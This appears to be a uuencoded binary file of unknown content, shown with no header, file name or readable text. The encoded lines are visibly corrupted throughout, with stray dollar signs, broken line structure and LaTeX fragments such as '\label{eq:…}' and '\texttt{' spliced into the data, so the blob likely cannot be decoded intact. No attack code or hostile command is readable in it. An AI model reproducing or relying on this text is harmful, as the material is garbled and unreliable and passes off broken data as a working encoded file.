M)3FO<RI?";^"?`_S3ZPF[CSY=>39S*O.L^]UOR2_B3R>><Z7JJ;A!=Q+R'W-MG'!!U5R'MR"O>U\$Y[**JN0=_A+S)5\J17[%GDV_P;(N\,_.8;U3-HY?)EY'W M99Y^F7UG^RVY%/DPYCG?JIKP[W".R_:9\[]3-36N".M_-]>..?:*JCGQ`]D-M^<_,S:ZJFK&PN[P/9'Z+U5R#/9#7*%'Y4W!SY*N83S#_RNHG7R.W1KZ(^>-K $M; +VND[VOMV8>=%W5'(&[(+_"[%JJ[,,\B'E2*?L.OXP<A+P5<W_FU#)5?Q0.$ $ME=N3N=6/JN8JW^=Y[9^40V!]N$\&.D>O(''=#U=P1KOH[P9O*/9D3;JKZ/?^8]$ MY)>8:_VLW/%G57\<3I;[B+G-+>6!MU3]CW"Z7*]?E`.8X^`,>/(O;+O!5NO_ M,C<N5PXM5_6OP]/EL<%<RESW5U7_,3P7^3?,M6XK=[JMZK^&"Y#?9V[_F_*` MW]AW#O!SR#<R7V`U[U>0ER'_G+F"V>-W5?\EO!KY'>8V=Y3[W%'UV^ZH9[0S MS)7,+?Y0];OA]Y%?9*Y^5]5LAW<@/\U\#]XISZ-[JK[.?=Q?(?=F?IQYUGU5 M?QG^%+E#I7(GYL&5K'_0#%5_1UG`O)GY%"R'Q@[D"\B#F9,=5,T%^++<SLQM $M#*IF* P+\O/,-105S3+X#O)=S-=93883V>""^T/F/<Q7X'GPE&K*K\. NI)W$ M,'_+7`G?AIM55^[#G`S_!L]GW@17P*?AW^%?F8TUE'O!=^#QS,_"?\#KF,_ M=V6;S\$9G\CTXG'DB?!]^AOE#N!(^S^Q<\$]O9#<^&S+',V;`#O)AY'[P`_I:Y M3BUR/NRKV_X[A\21SZ5C=JBC-@LU[SM@_*;X+7P!_\N>#-\\MX"7X\$_A/^\ MM\+U:Y.WP9'P=G@JO`-^%]X)7X)WP8U=R+OA&/@CN!#^&#X,%\/WX3UP0!WR M7C@>W@=/@_?#R^`#\\$?P0;D,\"'8L2[Y,.P%'X\$'P9_`&?"G<KO!1^%B6`[7 MX1/(G5U5WIO9V4UY`EPB_W:/>16K&56/?%.N%_/R>JIF>'V<%\BSF)?65S7S

 $M&Y^-!MR',Q]KH&IVNI-=D)]G-C14-=EP/>00,Q>SFBF-R(V1%S)0;J1JS(^0$ M6R*?P[P6?@/>"[\)?PV_!?\!KX6;>)#?A@/A=PSVQW^,!QW_\O^'2[J'6H:R MQN3\$A_Z^\$*6)K%\F_CRD0Q-57PF_#3=MJMRSJ:IIY\$G^\'/9C'N&I:DK@'7"M M9LK=FJF:P_`>N)2Y<7-5LQX^#'_&_#NK>;8%^7-9SWR^A:KQ,)*/PV',&48V M+_@\$?(JY6DM5,PL^(Y^AF#]C-;U;X1H'IS(O::5JICU*O@(O9BZ&?X!_A:_" M'5KCW)%]'7P-7@I?AX_!I;"AC9K72_`M>`=S*=Q#_LUI6V5O.`R.9IX%A\.O M,1^\$(^!2YJ;MR#WA'KKMC\.)[>10^%&2.']1T0[Y:[`<ZGF1N\!>S'V]5,UN M.%#N.^9R>!Y<N[VT_3)T:B^7H?W`:EK?]JK-SAW(@^\$!S)8.JN;ECN3'9-_" $M7-I1U;3H1!XEC[U.*L^{Q}.*%+#=T)B?)]65^K+.J^{Q}.E>O(W,9;U;P-I-G)$ MF=VZL&, #ML![F?]@-1Z^Y"?E,R_S%%]V#OJ1\^\$MS%?]5,WC_N1G95_-O-M? $\label{eq:mu2} $$MU2.0$D^4uP7F^6_&7Y+K$$+\,U`]6TX^87X`7,VUE-_:[DY7`0<VI75?,<_$$K\$ M`;Q"]B?P2OAGN\$CVA]V\$]:,I!%X-9\%RV`"_"9]FKAZD:B*#5'^;RKR,U530 $M3MX^M^W.UKV[ZH=G,:]F-8."53\C7E=,*L)4?WP-.9U<'UYO\3L$$IN(/L-)$ MV!T>#3>\$<YFWP(W@R\R->Y`?@<.9I\`>*MP8W@/W`2^!C>%&X21/1_J9\+# MY#G>8J^X3J&FL7PFA90)\SV<W`H^";>#HR/(WK*/A0,>ZD/2>LKV1VTR:\$_W $M5-MS'?R\G);E/\SOR'ZIE\H[]%+'O(GE$WNIX[^PESK^-\&+X7.LOG$D>9F\$ M1C/'1ZH:IRAUK+9D[ANE:HZ:R%O@'YAK]58U"^&=\OF:Y4/[X'Y5]G7,2_JH MFJU]U77V#'-E7U5SN)^ZAEYE=NNO:N('D,OD><?\R@"VO@/5M:\5<_^!K&80 MGHEDC?1#^[K_(+FOXSS\$[X<,4M/NA+<\5/^Y7C\JWJ"5H.8WV<?"%;#K8#S3 MR>,0EL/S\'UX(_,YYM]9_90APOI_*V81\W;F+X>P_C^:7`?Y!\P7F>]%JWK3 M4'(]Y\$G,A<SKAZKZV*V<[]AC'(8\]@85?]NC#K'#S*7,CO'JOHXN)E\?F%^ MB?E]50]Z'-E+/M<PES&[Q:OZ2M@?><MARH.8I\`!\AD3#H2_@70(;<C<9KBR $M"0Z3VX$YEWD$'"Z7F;E4M_WQ5G>$/-X>G=!4ZS2":A;(OS&'\^$Q\#/PTW`!$ $MO!) > "&^{#Y?##8[C>(;_'W/QQY:#'V;4>7H5\!LO+X+>0UQZI',`</U+57X3?]$ MD_-E]AJE/`!>#^?`&^#E\\$;X`/P^_!TLAVJCR9N0MQFM\G[P!\@GL7P10!GY $M!_^6^"S\\(7P7W@HW&4/>)K?_&-8_C\\5S/7(_YH',$\\:J^I!Q>!Y'_ACS'.8B$ M8?6[V7@V0?XB\T[F"PFJ?LEX\C?(-S-?8+XS7M5_F(CG\$>1?,-]A;IRDZC?# M-Y`?9[[-[&YF]S/P+W(=F=]A_I35+TE&?XA\"_-7S/?@2MAG@IHV1MCV]_)9 M+%\,&Y#O8/DEV!%Y]13VO``[(8^#J\\$Y<'5X!5P#/@0[PS?AFK!K*KD6'`+7 MAC-@%[@0K@._#=>%#\!RV#21W!CY2>9[S"TFJ7J7-')KY)V8AS-/3V/GSF1R M1^2MF0<S9TQ6]7_`?LB;I"M',9N9YZ>K:9_((/=`OIAY\$_/G&:H^*I,<B3PA M4^7[X;[(K[+<__^P=Q_@553KPL=G\$D!\$14!!4`14D"(E92?924`)(4`@)"\$% M!-\$8D@T\$0H(I5"N((E9LJ*@@HEBP@R@JTD04L2*@@B)@1[&`V(!OUG_-7NNE MQ'.^<^_W//=^C^^]Y^3'.^_,7K-FS9J2#><2Y0SR\X6G81WK<3;Y'X1/J[\U $MF_!@K(GUII'<0Z]N!AY!M462<(YV,=E^(B@_B80R6J/D1A\B?7*T''=A$ $M'9_C,O('A=N-L^Z\#=>S&X\B?,-XZ7GB@LH+R1.4;R%<)WR?\"M:Q<++R//)O$ M"O\B?-*EMG[09<HOD6]RN74/X1#6T?=*Y0WD1PO/\$EZ*=<R\BGF/_!+AKX4; M3+'U7^%O=?],M3Y7>#C6T?UJY;WD1PC?+;P2ZXB9IOP'^2+A.<+O8QT]KU\$^ M2+Y:^!GAG5C'&=<J1]16SA:>(?P2UK\$/UR;?9KKU1<(W8?_<P77)[Q<.7F<] M"A^+;\7U\#*LH^X,Y?KD6POW\$R[!.FZZ0;D=^<>\$WQ/>C74TNUFY!_DXX:'" $\label{eq:mdef} \texttt{MD[".';@/^0/"K6^Q3L$Z*F8J\#R)_L_`2X8WX?/P]'HPC;[7;.1L/(9^.+\!C)]} \\$ M\%!\AZCO?+MR&?F^PI<(WXS+\4JLH]<=RN/(#Q.^3G@!'H_QCI.NE-Y\$OF@ MB&>2_TVXS3W6Z5C',CR+_';AAK.M\$[".^_&]NIW"/XJ:0?<J/T!^DO"C6\$?] M^Y0?)A\07")\&];1\7[E)\CG"\$\5?ASKZ#E'>1'Y4<*SA5=A?WS.57Z1?&_A M2N\$[L8X_\3+R+1ZPSA"^!.M8CE>2WR'<<)YU/-8Q#:\A_XCP1N\$_17W?!Y7? $\texttt{M}) \#] \&>+; \texttt{P} < \texttt{JSCQ} / \texttt{G}^*; \texttt{Y}. / \$; \texttt{Y8} > ! \texttt{K6L1U}_0 + [.0]; \texttt{Q6}, <\texttt{C}^* / \texttt{RZX7W}" [= ^6, \texttt{PM}]$ M>"OY6<*O"_\@ZGLN4/Z<?*GP'.\$WL(Z6CRA_H8^I\"3A^5A'R:/*WY.?*;Q:</pre> $M^*>LX[G'E/>2_T2X_N/60:SC'OP'^57"^X3/7&CK7WQ"^;@ZRI\)-WC2.HAU$ MU'U*^27RG800%+X:Z[C@:>75Y*<*/R^\#>M8\HSR>MT>X4;/6G?%.I[&'Y#? $\texttt{M)'SL<]8Q6,<40(G\H*?"-=:9.NGXJWDGQ\#>+EQ_L:V_$>\@OT1XEW\#3YVW] }$ $M<+R+_(W"KPI_+>K[+E'^B7RE^+A][\&.1U_@N)-_3[C6B]:=L8[:2Y4CC^'X]$ M"E\L/\'/K./8EY6/)QPJ/%+X=ZSCI9>43R7<3KA"^'^08A9N2/^D5ZS3A,JSC MOWPZ^?W"4<NLAV`=*_"9Y+\1;OZJ=2^LXPG<EOR'PG676\=@'7?CCN17".\1 $M;K%"^6+<53@D?`TNQ``*KQ/^#@_#]59:!X3S<1&N%+Y7^&5<C#<)[Q<^=95R$ $M""<(\$PA?CH?CV<*KA+?C\$3ABM74GX2P\$E<)SQ=>ATOPG\+QKUF/Q*/P5.\%'$ MA=?@T?AKX<9KK!-Q*;Y^^#H\!C\I_*EP[=>5RW!;X3SA";@<WR/\NO!W>"QN $\label{eq:mm-:ZI_8?} $$MM-:ZI_8?^F^77B-\&Y<@9N\8=U'^!)\1?EOX=UR%6[UIG2,\&5?C^<*;] $$$ $MA2/7*8_{\#}'82'"LOWNM._!1U;GG7_\#G4Z(AX2[D(MQ1.PSHZOZ.L_Y0A7(EU))]$ $MG/NN\G1\L?`-6,</^$;<X\#WKKEC'+7@F?ESX75%S[OO*=^(+A*=@'2=O4%Z`]$ MVPOWP3KVXJ=PXP^MS\,ZEN/%>)NP[-MZ&W7?7G><XYRU4=6TT=O!9^/S_9K*

MV`BGRG>+..]9E9IQU#R,)^`7\43\-IZ\$O\>3<;U-RI?B5O@R',27XTQ\!;X\$ M7XEOQE..V)>'R%^^7\=#\6=81])FY8OQ4*QC\$2[&[^^0_E[4]/I(>10NQ#I> MQN5XL_`!/!:W_UCY\$IR/J_%S>"(^[1/;5SWQ9!S".G;AJW#]+=9)6,<!/`.W MWVI]\$=;1\E/EVW!?X2OPW;C.9]:)^!Y<C&?C.5C'G_@!W&J;S5^&'\+S\/OX $M4_J**XY/L+Y4]2G?:[<#%^,=;R^3\=;A8_;;FOZ[%#N@(N$1^-S\&+<$7^/)$ MHW'93NM[L8Y?<!QN]H5U.M8Q^\$OE_`5PD]A'8N_4D['GP@?][5R7]P6ZYB! $\label{eq:ml_1V=} $$ML_1V<\#;^'`^5X_{(-A\&]VUY'>^9]QM57^]OZ]/]^F>]XS$$B&WO>3<57ZEJL$ $M(_{*;Y>MPKO}XK&,6GH$7B?R([Y3GX^G"SV$=(W<I+\/7"2_".D[[07RW3;@4])])$ MZ_A@M_+G^%?AUC\J^_&3\G?P#.'^6\$?[GY7WXK["X[".XWY1_@NWPSJ6X4B7 $MXR[R\7N4ZY+/%[X"I^`YPF_@'O@[X:9[E5-Q4+@(]\3R6%^Q5Q_KE?M<YUYJ]]$ M='3=IWPAOD!X*M;1ZG?E,;B[<`G6L>`/.Z>]*QSYIZUY\$U^%]PBW^\O6%."K $M\53A9_T0!$ %?@P_@:['<W];[]?X^_VP=)V6_JME,?@S^"%^'/\8/X4_P"KP% M?XJWXOWX4]S\@/)GN"O>AH=B'1<>M.-JLO!\K.->)]+SKWBI\`ZL8VJ\$LAXG M<X778ATC:RF?2GZ:\!-81\?:RJW(]Q(>C3OAA^M8OX.3<+VZUK%81]]ZRMGD M2X1OPSH>.UYY./DWA'_!_AQ^@O)H\D7"UV\$=G^*QY'\7;EG?UCQ^HO*5Y-\4 $MWH-U7-E0^1;R<X3?P#I>.$GY(?(?"/^.=7S=6'DI^<@FUNUQYPCZ6;@,=\S $MA)_!4?AMX5]Q-\#[Y%.MN.`8/$KX4Q^)[A%?A`-XJ+,^7B*:1G"^3KSK!:>79$ $MG(]X\&[Y,>+[P:E\$?V4QY)SY\#N(]P"=8Q&W^!EPE_)]S@5\%O?`W^)0/*W"B\1$ M]6YSY;VXA7":<#'6\>3IRK5<Y77"/PLW;&'K\ULIGTZ^0OANX1>PCK_.5(XG $MW^{PLZ^{["!5C'JSB9_!;AR-;69V(=4W!W\G.$UPA_(>I'MU'N37ZZ\%/";V,=)]}$ MX<CVMOX)?#'Y]<+[A)MUL/6QYRB7DL\5ODQX#M;Q8D?E">0_\$H[L9-T&Z\C' M\$\F/\$WY`>+6HWX,GD6_<V;J[<#'6<2N>3/Y9X:W"!T5]IR[*EY+O+SQ!^![L MCV=\%?F64=;]A2NPC@WX&MWGPFVBK?MB'50QC>3W"[>+L>Z+_7I\NZX7;A=K MW1?K>!3?3?X-X3W"30*VOAK?3_X.X>7"VT7]P#CE^>0G"B\0?@OKZ!ZO_!CY $M(N&9PL]C'1\\'E5?H_14^)]$Z&^NH2E;>3'Z6\\&O''WV(=[;LJ?T*^G_`$X7NQ)$ MCMK=E+>1;R<\4'@RUK\$3?T'^F'.MXX2'8!W'GZ>\BWP7X0N%IV`=@>[*OY`? $M<NT(Y<^{F}_2T[HEUK, /'D?]9N'6:=?T<7W!#?7VA>OULNZ(==R/3R&_3/@;$ MX>-ZV_IQN#GYV<+KA'\6]1?V43Z#_!3A9X4_PN_C7X5;I%N?BS_`%PA/%7X0 $M; \ XA7< G]A7^4, < (WRQ\ 5X(UX@_('P/KP)-^MGW4MX%-Z,KQ5^2O@=_!'>$ M)7QRAG4`?XQSA2\3OA]_@E\1_DJX;G_E+;BM\`#A"KP5WRK\BO`V_"F.R+3N $M(IR+/\/5PO.$U^!M^&OAQEG6B?AS?('P=.&%>\#O^4/C8;.L`WH%SA2\3OA_O$ $\label{eq:mq"N%?Q*6]]BG#-#WV/<]6]^)&Z!J6I#OAUOB0MP*5^,S\\^S<&L_{8.0};A(\#XA)$ MQ^9["V\0;I1K/5EXNW!"GG6]?.N9PC<.5*ZCGQGQ,?A-K./,0=9KA>N?KWQ: MA')7W!R/P*?CNW\$+O`2WQ-_@5OBTP?0/[H;/Q&7X+#P;M\9K<10\&SX;MQNB MW!;GXW;X\$MP>WX@[X!?P.?@KW!&??(%R)WP>[HQ+<1=\'X["+^-H_"V.P>V' $\texttt{M*L?B`AS`M^,XO`G'XX87*B?@03B(;\7GXC7X//P'[HX\#\$RFGX*\&X+[X-]\,K])}$ M<`8^B/OC3@7*@_`8?#Y^`@_&/^`A./IBYOOP)7@H?AI?B+_&Y3BR4'DL;H\O</pre> MP;UQ!1XE?!>NQ,_C*OP9KL;.,.5QN!D>C[OA"7@PGH@K\22]?3P9+\:7XO7X M,OPCOAP?7Z1\!3X;7XE3\%7X0CP%C\=3\6WX:OPTGH;7X6OPU_A:7*=8>3IN MB: #J7@&OA@ CJ=@'4OPJ^3?\$]XG:BI#RFO)WX(WX(58Q^W#[5S]M/`FX;U8 MQ\01RE_J;0H_AW_`;V`=,2.5]Y(?*'P-UO\$5=B.5CRNQ3A*^&.MX`M<A_Y;P MK*GC++UV?AX\A7"<X17B?IC1BLW(M]&.%.X#.M8B9N1WRG<L-0Z#NM8C%N2 MWR!\0+CE&%L_`[<A_XSP3E%S9IER1_))PA<*C\<Z\$L8J=R<_2'B*\'RLH[A" $M.9?\U<)/";^'A^`?\06X0:7R4!R-=:S&X\E_)=RXRCH)ZUB/K]3;%VY1;9V*$ $MK\4A/!U/Q]$?AA5A']W'*MY(?*3Q;^#6L8_!XY7O(7R6\2/A3_\`"N/4%Y'NZ\$ M'\0#L8Z]>"'YTR9:9PA781TG35)>1#Y1>)3PK?@EO`2_C+?B5W"MR7:;)7@5 M^1N%7Q\$U9UZNO(5\;^\$)6,>G5RK_0C[R*NL`WHM'XE_QTW@_WH`/X#^PCLE3 $\texttt{ME.064IXK_*[P/JSCBJN56^AZX;>$=^-9^*QIRG?A0GPWGH/OP10Q; \$SO\&N5[}$ M<2J^#U^)[\>OX#DXXEKEN;@W?@!/P_/P<OP@_A//Q['3E1_"E?AAO!`OP#_@ M1W#4=<J/XLGX,;P&/XY_PPMQAQG*3^!2_"1^\$C^%M^&G<9/KE9_!@_"S^"[\ M'-Z, %^&F-R@OQ@/Q_AZO\OOQ"_@]?A%?\\OQ8DW*K^\$R_#+^\$G\"MZ\E^': M-RF_BKO@Y7@87H&OP2OQJW@5_@VOQIUN5GY-KXO7X+GX=?PI7HOELT.K6_2S M0]NNWCSF>]%37K_Y7G?V,4ZE[_7MO>OI+6H[]?5SP4QKN<VDF;J^?TF\$,Y": MX\E/Q2?@)\6ZG^`3\;&W*C?`W7!#/!\$WPH_BD_`7^&1\SFW*C?\$%PI?@)G@! $\label{eq:mass_alobout_mass_$ M3)R-S\)7X]9X)6Z#Z\Y2/AOWPFWQ.-P./XG;XR]Q!]SN+N5S\'#<\$<_#G?`7 $\label{eq:mndef} $$MN\#/N?+=R\$SP>1^$7<\#3^'<?@I'N48_$$',!+<9P<&WI=\C'XA-G*\$^'V>!B^'$ M&1?AQ[&..O<JC\!MA#/Q:#P2E^(I>`Q^\$I?AS_`XO/`^Z_>QCGH/*J_%G82' $MX#?Q[7@=7H]UM)FO_`[.%;X>^_&0\H?P;.&!>".^`>MH_[#R%CQ`>"K6\0'>"K$

MAO>)?*\%RCOQ*/P%7H"_Q-_@K_#ICRA_C8=B'3_A'_`9CRKOQ@.QCI?Q'KP% $M[\6G/*;\T[\%^_#E^#?\SOX=[\SZKGU<^2!>C/T^6:@<J=^]8QUO/*5\.OEO$ M<0M\QM/*+7\$/K.->?!;YE;@U_@RWP8V>L?5[<4?RS9ZU[H-UO(FCR?^*8W"G MYVQ--8XG/UODU^`\$\CM\$OFB1<C?RMP@OPSKV+U;N1[[U\]896,="_#+Y-T4^ $M9HGR*O(\#\backslash(=X/-Z([\backslash\&;L\#RO7UZBY_QWH[QK*S43J\&GX@O)\$W^-?@"OQ!T=L$ MYRF5]^V^J-P5GX)UW(E[X*=%0092Y=[X-,_\FTBM(YT\$\CKNP6?C9T5^+^Z` $MZ[]D\WUQ9SQ,Y\#?C>/R\#R!>]S''!D[`_=[VBG();8!T3<$]\F\B[RY33<6N<]$ M@;OB_C@?9^)R/!!?@P?A>?A\O`)?@+?AH3CR5>4+<6M\\$4[\$!3@'ZW@8#\=+ M\OC\CJBIOUQY-&Z'2W%_K&,!O@2O\$/G`"N5JW!?KN`-/P\$^*?-YJZ_OQ-?@5 MD3^(9^`6K]E\`;X)7R'R*_&M>#N^#?\N:KY=H_POCGQ=^>\$CKG=GO*['X1QO $M43=J=R&F^{I}(A)\1-5W6*K?$.5C''-P&+Q/^7-2L>D.YTQ'MV?6&;L_'Y[1R]$ MZKYIZQNN4VZ,VV\$=E^/3\&TBOP.WP@=\$?N!;MCV5PK.QCK;KE3OB%*QC.H[" M#XE_;>5XW`''(_[8!V3<1*^'2?CIX3?\$06W0*.<BI_&.A+>5>Z+<X0G8!V-MWU/.P; 8QTO\\$,\4^7KOVW.M-=;Q*B[&GXE\^P^42W\/[!]#7(9?%OFI&Y3' MZQJLX_H/E?6?%F!_^QOM.=(;^^W!-^"/A9U-MN9K?">NM=GZ'*RC\$M^#;Q;Y M*1\I+\#W":_".H[]6'DA/@L_@;MC':=]HOP\3A(NPCI^PLMPW2WB&.'5^':1 MC]BJ_`8^%>M8C-?C=2(_Z%/E]W`9UK\$>;\#?B'SKSY0WXR2L8QS>@J\7^;5X M&_Y4Y)MML_=RG;&.2OPUGB'R[^-=^#N1C_U<^4><@77<CO?@A2+_*_X--]AN M\]GX+SQ*Y%_0=I4WBGRK'<JUR"=A'=.P_UU\$D=^*CR>_1^2[[E1N0#X/^_,_ M/IG\BR)?ZPOEIN1;81UC<'/RUXO\1[@5^7TBG_"E<FOR.;@-OAG[IPMN3_XW $\label{eq:md7-4} $$ MD7>^4RXBWQ+[\QX>17Z^R\#N[E,MU/=9Q*ZXD_XS(1W^O/\&W\#>OX\&\&]!_M@? $$$ M;+YZM_),\H]B'4U_5+Z3?\$_L7_?Q;/+OB_Q9/RD_H.N%1V\$=LWZVWH'G41/Q MBW4;K"-KCSBF^\$%]KRN\0]2<^*OU:#R?FEN%7Q\$UN_=9]_Q-^2%J1@C?C'4L M^]WZN#^4'Z:F@W`F]N>9/ZU7XP74;!>N_9>XUN^WOA0_HI\+A%\5-=\>L\$XX MJ/PH-0.%)V\$=#SFUC/?C)ZDYT[7NAW5TC+`NPTNIN5;X85&SO9;UV;65WZ&F MN_#%6,<9QUA7X<^HN5/X%5\$SI:[U:_A;_8PF?`#[]?6LU^\$_J/E:N-YQMF;L M"=8K<(,(]DNX;GU;<_J)UL/PZ=1<)GR?J,EM8#T?MZ/F->'O1\$U&(^L%.(&: M]<*_B9JW3[8^J;%R'VHZ"V=B'4M/L3Z`AU+3M*EU\$.MHV-RZ&\$^BYAKA)T1-ML(7U-'P]-?. %UXJ:0:VLY^'9U"P7WB%J\$L^TO@8_1LU#PF^(FNZMK:_'2ZEY M5/@M4;/C;.NDMLKKJ;E(^%JL8WT[ZT;ME3^AII-P?ZSC\H[6Z_`>:KX5KM_) MUKPI?\$9GY8/41`F78?]\[&(=%Z5<7_\>3?ARK",4;?T\/HV:3<+[1<T;L=8M M`\H=J4D5'HW]XQNG'"!_#=;Q#DXDOTNX?KRM>2K!NEY0N2\U4<(78!VYB=8/ MXX'4K!7>+6I"R=:/X1`UKPE_(6KF=;7^\$8^EID\$WZP#6\<6YULGG*5])38'P $MM5A'MQ[6=^,[J5DN_)VH:=G3NA+/I^9.X5=$S8=IUNU[*3]#389P)=;Q8&_K$ M??A5:D[M8YV"=42D6^?A-ZD9)WROJ/FDKW67?LJ;J<D1GHAUQ&=83\<[J'E, M3U'WU-YC2)70!ZYNY-Q,?3=J7L;GXN_P>?CL'.7N>#A.T=O&/?`VG(H;Y2KW MQ#UQ&IZ`>^&%N#?^%/?!3?*4T_%`W!??A?OAM['?5_FV?UIA'=?C(OROR*</ M5!Z-BX2GXU(\#^OX#H_%QPVRCL<ZIN)J_(#([\43<9/S;;X47X9O\$OF?\%6X MT6"Q+_@&/%_DFP]10A7WP#INQW?BQ2)_T@7*LW\$\ZR@:JOP8GHIU=+]0^5D\ M\$C^'9V(=G2]2?@FG"Y=C'5N'*?^.]PF?7*3\!X[!?^*AV&_;".4NKO)5.`K? MA:/Q(AR#UV._GT<JQY.?CG5T*E\$^EWPZUK\$`IY)?+?*-1RGW)A\0+L`ZGL3] $MR*\3WB-JDD<K9Y$?*'P9UO$#'DB^7JEU#-;1I$QYE,X+#\$Z=N&Q>COE-M]B$ MK/)D\LG"Q5A'@TN4KR3?\$>N8A:\F_YS(MZA0GDZ^*]8QM5+Y3O)SA%_'.II5 M,7>1#U2)\[I:>3[Y,X73L8Y%XY07DG\/ZXB>P%@EGXEUW#51^47RB[".II.4 MEY'OAOUY'J\D_XCP!E'38K+R&O))PL.PCMUX/?GC+A77!?P!^6G""T7-+W@3 $\texttt{M$^1,OLX[".JHNMUZ!?Z!FFW"M$^3U[DKK<?A/_=PJ_)RHN?DJZXVX3H3RS\\ (G)$ M31'GUS5B^SB9FMN\$%XN:&V^T?@\/I^8[X>-NLC7EMU@OQA.I>5?X)U'3_';K $\texttt{M$)Y)S13A^:+FISNL>]VI_\#@U) < (SL8Z=LZR3[[+W]@7"T[\&.07=;S\\.O4;-< FISNL>]VI_\#@U) < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_\#@U) < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U) < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U) < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U) < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U) < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@U] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#@0] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#W] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#W] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_#W] < (SL8Z=LZR3[[+W]@7"T[&.07=;S\\.O4;-< FISNL>]VI_W < (SL8Z=LZR3[[+W]@7"T[&.07=;S].VI_W < (SL8Z=LZR3[[+W]W]W < (SL8Z=LZR3[[+W]$ M>(>H.>4^ZQ#>2\TTX4?QD?<2']]O\ZWG*,_'R5C'1/P(OE5XL:BY;*Z]%LP2 M&^%D?!*^!)^,%^#&^!O<!)\Q7_D4G(^;XMFXF:['I^+V#RF?ADMP<SP'GXXW $MX1;XV(>56^{\circ})NN!6^{+}.08C-OB7T2^{-}+ECK@$.[H&Q^!&C]A\!4[^,T6^X:/*$ M/7 GK&, "3L/W"J_#0?!.49_\F'(_G(]UK,8#\%9A]W'E'-P2Y^+S<!Z^&.OX M'%^`ZRRTCL<ZKL(7XCG"*T3-IT\H7X3W8QVY3RH7X7'"<[".XJ>LG\75^#WA $M7T5-XV>LQ^i^*; AET3-J.>LE^+[\c:"SB); <]UBZ_?Q4KQ; N.'SMN; TI=; #$ M\1X\5?@A47/;2]8_8/T._.27K<_#.KY^Q;K[,N6FU(2\$;\(ZVBZWGH';Z6NN M\`Y1\^1*Z\A5RHG4G"V<B76X:ZSS<2\$U\$X3GB)I3W[`NQ^/U]4YXJ:CIN<[Z M9GP;-4\(ORMJ7GW+NMYZY074M!/NA_TVO*W\,OF96,<60)S\'*GOR/>%;QK MO0]OH:;)>]9)6,>>]ZV3/[#O(0<)3\`Z-FZP;OFA\LD1REV%+\(ZZFZROA#' $M4'.E\"/XR\&O3C,TJWQ*OPCJ^QV?B.A]9M\<ZIN\&SY3:/\(,?Z6M*3JQW_3W\&COPCJ^QV?B.A)$

M<5;Z^?G"WWA6-3MK.<XRMCG,/7P['XC/O>ICY=OQ';@0]8]Y5MOI.?1??]:Q $M=1SG\#=:==42;/R=_\&OX5M\setminus(G?F+WMS5NCQ-Q-,[$";@(GXLGX!1\setminus(^Z\#Y^%^$ $M^{6}=[.?@K/-0]H,H^{8}>0$ MX_!Z'(]W8AVG;;7[F(QU3,7]\#SA5:+FS\$_MM:F'<"G6\24>BD_\S+H']L_' M[?99?I-P_1VVY@L\'4?NM#X'ZWCI"^5[]':\$]V,=)WVO_"%N)]P;ZZCS@_)G $M.!KO/J+/QZB\[Z=P)EXC+.N_{*MO}/R;L,)I?L\SW5BG;IJ7W9K'^^YI>\&$ MX3F4XQAVO%/'., \$YP3CHG&R<R*C73N*, UTYF1&N?ZT09G\>(QIYZ& =PAABG M.<.->SGCC?MPE+33G5N,^SOW&N<YKQL/=CXVOM#YTKB`;P)J7^PT,:YR6AJ/ M8X; `7@LN-)[L##>^U!GCN>-N/<[_.GCP8!).<'[SW`<'G3V>"W"B\Z/G,3C) $MV > 7Y!ISL?.U9;7.Y8V.;ND]TM50[OG=W+</W.#U.FE"ZB&-W/<=4M^<RC$ M.'8W.\T0V^%XO<UVYC@7FNW<+[8S1P//\$]MYR&EN_#!7@"]I_USGKQK:?X;] M7%SG1_6YBYW+S><NXG.;_ZA]O-G^8@W\@FC#4C'V7G).-7[%.<MX&;..]G+G M/.,US([M?^091\8V#[%MQBFT>8.SV;3Y`]%7&S3P1Z*='SLG&F]QFAI_QM4` M>Y_6T7B[\$V>\@]EQ,.W\D'96X(V,GQEXD[.KAO:GVO;C>;3_H'/:R>%YX'?: MOY0^_X,^_P#_R3RP#?]%/_^`#XCV']3`=5W;#\>ZS8R/=SL8G^`&C1NXO8P; $MNGG\&3=T1QLW<L<:-W4N-6[BSC%NZ]QF?Z3YJW-I]R;BM^[6HL>=X1_=TXRYN]$ M.^, HMXOG8WY2?>NZZIQMC"/<'\UY'>GN\MR:?"WW:\^QN+:[LX9CD6C/7YS\ M4RW/*6Y>X_"QZ.[6I?^UCU?K^39SLE</<*9KQUB6>XKQ`+>=<:[;V3C/M?/M M(+>_\6`WUWB(:^?;B]P*XP)WDG&A>Z7Q,/<VX^'N'.,2]Q'C4>XSQF/=)<:7 MN"N-J]RUQM7N!\83W(^,)[F?&U_F?F=\A;LO;/7.TPW[*O=XXREN8^.I;@OC $\label{eq:mj_toward} \texttt{MJ]T.QM/<6.-KW*[&U[I]C*]S!QC?Z`XQOL4=8WR'6^59CY-4]R\S3GJZOWGN}$ $M[OHFX?\&VD/'VWD_*3[CVW'_2M>?^4^[)GK=3XQKS_UGQ3A<)<;A.O<,X[?<]$ M&..WW53C=]UTX_?<H<8;W)'&&]TRXTWN5<:?N#<:;W'O,-[JSC;>YBXPWN\$^ M;;S3?='X6_=5X^_<-<8_N.N-=[N;C7]R/S/^V?W6>*_[D_&?[I_&!]P(-VPW MHJYQ9\$0SXV,B6AK7C;#S3[V(SL8-(Q*-3XH8;-PXHL"X3<05QFTCKC7N\$'&[M\3D1L\V87,38TV-R,6/03_P\8^^8GY67,/::X!<8>WK<OLC8:T=^*6-O./F7 $MW, V, 3_U < 0, &, [5? <= SW '4;_,? < NSOD] XU5WK.87 < 0 > 1&L; P7 #N& \?"?: WE.$ 